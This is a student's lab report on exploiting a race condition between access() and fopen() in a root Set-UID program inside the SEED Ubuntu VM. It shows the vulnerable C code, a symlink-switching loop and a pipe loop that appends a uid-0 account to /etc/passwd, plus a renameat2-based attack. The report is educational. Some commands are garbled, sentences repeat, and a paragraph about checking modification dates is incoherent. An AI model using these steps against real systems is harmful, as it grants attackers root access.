

Lab:2

Pantherace - Race Condition Vulnerability Reproduction and Detection Report

1. Overview

In this lab, I will be given a program with a race-condition vulnerability; the task is to develop a scheme to exploit the vulnerability and gain the root privilege.

This lab covers the following topics:

- Race condition vulnerability
- Sticky symlink protection
- Principle of least privilege


Lab environment:

This lab has been tested on the SEED Ubuntu 20.04 VM

2. Environment Setup

2.1 Turning Off Countermeasures


In this lab, we need to disable symlinks protections. I can achieve that using the following commands:



```
seed2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Oct 2 18:14
seed@VM: ~/..../lab
[10/02/22] seed@VM:~/..../lab$ sudo sysctl-w fs.protected_symlinks=0
sudo: sysctl-w: command not found
[10/02/22] seed@VM:~/..../lab$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[10/02/22] seed@VM:~/..../lab$ sudo sysctl -w fs.protected_regular=0
fs.protected_regular = 0
[10/02/22] seed@VM:~/..../lab$
```

2.2 A Vulnerable Program

It contains a race-condition vulnerability.



```
GNU nano 4.8 pantherace.c
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;


    scanf("%50s", buffer);

    if(!access(fn,W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer),fp);
        fclose(fp);
    }
    else printf("No permission \n");
}
```

The program above is a root-owned Set-UID program. it appends a string of user input to the end of a temporary file /tmp/XYZ. This is that is the purpose of the access() call in Line (1). If the real user ID indeed has the right, the program opens the file in Line (2) and append the user input to the file.If a malicious attacker can somehow makes /tmp/XYZ a symbolic link pointing to a protected file, such as /etc/passwd, inside the time window, the attacker can cause the user input to be appended to /etc/passwd, and can thus gain the root privilege. The vulnerable program runs with the root privilege, so it can overwrite any file.


2.3 Set up the Set-UID program

I turn its binary into a Set-UID program that is owned by the root. The following commands achieve this goal:



```
[10/02/22]seed@VM: ~/lab$ sudo sysctl -w fs.protected_symlinks=0
sudo: sysctl-w: command not found
[10/02/22]seed@VM: ~/lab$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[10/02/22]seed@VM: ~/lab$ sudo sysctl -w fs.protected_regular=0
fs.protected_regular = 0
[10/02/22]seed@VM: ~/lab$
```

Task 1: You are going to write a shell script named `setuplab2.sh` with the commands in 2.1 and 2.3 and include the script in the final assignment tar.




```
seed2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Oct 2 19:57
Activities Terminal
seed@VM: ~/lab
GNU nano 4.8 setuplab2.sh
#!/bin/sh
sudo systemctl -w fs.protected_symlinks=0
sudo systemctl fs.protected_regular=0
gcc pantherace.c -o pantherace
sudo chown root pantherace
sudo chmod 4755 pantherace
date
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^N Replace ^U Paste Text ^T To Spell ^G Go To Line
```

3. Choosing Our Target

We have to check the race condition vulnerability in the program.
The entry for the root user is listed below.

`root:x:0:0:root:/root:/bin/bash`




```
seed2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Oct 2 20:11
Activities Terminal
seed@VM: /etc
GNU nano 4.8 passwd
Modified
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/n
geoclue:x:123:127:/:/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534:/:/run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
telnetd:x:126:134:/:/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534:/:/run/sshd:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

4. Launching the Race Condition Attack

4.1 Simulating a Slow Machine


Task 3: With this addition, the pantherace program (when re-compiled) will pause and yield control to the operating system for 10 seconds. Your job is to manually do something, so when the program resumes after 10 seconds, the program can help you add a root account to the system. Please upload the modified pantherace.c and demonstrate how you add a root.



```
1#include <stdio.h>
2#include <unistd.h>
3#include <string.h>
4
5int main()
6{
7    char *fn = "/tmp/XYZ";
8    char buffer[60];
9    FILE *fp;
10
11    scanf("%50s", buffer);
12
13    if(!access(fn, W_OK)){
14        sleep(10);
15        fp = fopen(fn, "a+");
16        fwrite("\n", sizeof(char), 1, fp);
17        fwrite(buffer, sizeof(char), strlen(buffer), fp);
18        fclose(fp);
19    }
20    else printf("No permission \n");
21}
22}
```

Let us pretend that the machine is very slow, and there is a 10-second time window between the access() and fopen() calls. To simulate that, we add a sleep(10) between them. The program is look like above.


You won't be able to modify the file name /tmp/XYZ, because it is hardcoded in the program, but you can use symbolic links to change the meaning of this name.



```
[10/02/22]seed@VM:~$ ln -sf /dev/null /tmp/XYZ
[10/02/22]seed@VM:~$ ls -ld /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Oct  2 20:23 /tmp/XYZ -> /dev/null
[10/02/22]seed@VM:~$
```


4.2 The Real Attack


Task 4: Writing the attack program. In the simulated attack, we use the "ln -s" command to make/change symbolic links. Now we need to do it in a program. We can use symlink() in C to create symbolic links. Since Linux does not allow one to create a link if the link already exists, we need to delete the old link first. The following C code snippet shows how to remove a link and then make/tmp/XYZ point to /etc/passwd. Please write your attackprogram realattack.c and upload.



```
#!/bin/bash
i=0
while [ 1 ];
do
i=$(( $i + 1 ))
ln -sf /tmp/ABC tmp/XYZ
ln -sf /etc/passwd /tmp/XYZ
echo "changed $i Times.\n"
done
```


We can easily determine if the file was modified by checking the modification date. If the file was modified within the past 24 hours, then it was probably written by someone who had access to your computer. To prevent this type of attack, we should check the modification date of the file every day.

The following shell script loops through the vulnerable program, giving it the input via a pipe. You need to decide what the actual input should be. If the attack is successful, the output should be similar to the following.\



```
#!/bin/bash
CHECK_FILE="ls -l /etc/passwd"
old=$(CHECK_FILE)
new=$(CHECK_FILE)
while [ "$old" = "$new" ]
do
echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" | sudo ./pantherace
new=$(CHECK_FILE)
done
echo "STOP.... The password file has been chaged"
```

Task 5: Verifying success. When your script terminates, test the success of your exploit by logging in as the test user and verifying root privileges. Then terminate the attack program by pressing Ctrl-C in the Terminal window in which you started the program. Upload screenshots to demonstrate this.



Running the vulnerable program, and monitoring results. Since it is often necessary to run the vulnerable program multiple times, we will write code to automate this process. We can also use pipes, as shown below.

I can use the same technique to check if the file was modified after being uploaded. In order to do that, we'll need to run the `ls -l` command again, but this time we'll also add the `-t` option, which tells us the modification time of the file instead of just the date.

4.3 An Improved Attack Method

Previously, we let you use the root' account to delete `/tmp/xyz`, and then try your attack again.. The undesirable condition happens randomly, so by repeating the attack (with the "help" from the root) you will eventually succeed in the previous task. Obviously, getting help from the root is not a real attack. We would like to get rid of that, and do it without the root's help.

The main reason why the situation happened was because the attack program was context switched out right after it removed `/tmp/XYZ` (i.e., `unlink()`) but before it linked the name to another file (i.e., `symlinking`). Remember, the action to remove the existing symbolic link and create a new one is not atomic (It involves two separate system calls) so if the context switch occurs in the middle (i.e., right after the removal of `/tmp/`) and the target Set-uid program gets a chance to execute its `fopen(fn,"a+")` statement, it will create a new file with root being the owner. After that your attack program can no longer make changes to `/tmp/XYZ`. Basically, using the `unlink()` and `symlink()` approach, we have a race condition in our attack program. Therefore, while we are trying to exploit the race condition in the target program, the target program may accidentally "exploit" the race condition in our attacker program, defeating our attack.

The screenshot shows a Windows desktop with a virtual machine window titled 'seed2 [Running] - Oracle VM VirtualBox'. Inside the VM, a terminal window is open, displaying the source code of a program named 'improvedattack.c' in nano 4.8. The code includes headers for stdio, unistd, sys/syscall, and linux/fs. The main function defines a flag 'RENAME_EXCHANGE' and performs several operations: it unlinks '/tmp/XYZ', creates a symlink from '/dev/null' to '/tmp/XYZ', unlinks '/tmp/ABC', creates a symlink from '/etc/passwd' to '/tmp/ABC', and then uses 'renameat2' to swap the contents of '/tmp/XYZ' and '/tmp/ABC'. The terminal also shows a standard nano editor status bar at the bottom.

Task 6: Please revise your attack program to improvedattack.c and upload. Using this new strategy and try your attack again. If everything is done correctly, your attack Should be able to succeed.

The screenshot shows the same VM terminal window after running the 'improvedattack.c' program. The terminal output shows a series of 'No permission' messages, followed by a message stating 'STOP... The password file has been chaged' (note the typo). The prompt then returns to the user. The terminal window is titled 'seed@VM: ~/..../Lab\$'.


We need to atomicize unlink() and symlink() to fix this issue. Thankfully, we can accomplish it thanks to a system call. To put it more precisely, it enables us to atomically switch two symbolic links. The following program first creates two symbolic links for /tmp/XYZ and /tmp/ABC. To atomically switch them, use the system call renameat2. This enables us to alter the value that /tmp/XYZ points to. without adding a race-based restriction. We need to atomicize unlink() and symlink() to fix this issue. Fortunately, a system exists. That enables us to accomplish that. To put it more precisely, it enables us to atomically switch

two symbolic links. The following program first creates two symbolic links for /tmp/XYZ and /tmp/ABC.

5. Countermeasures

5.1 Applying the Principle of Least Privilege

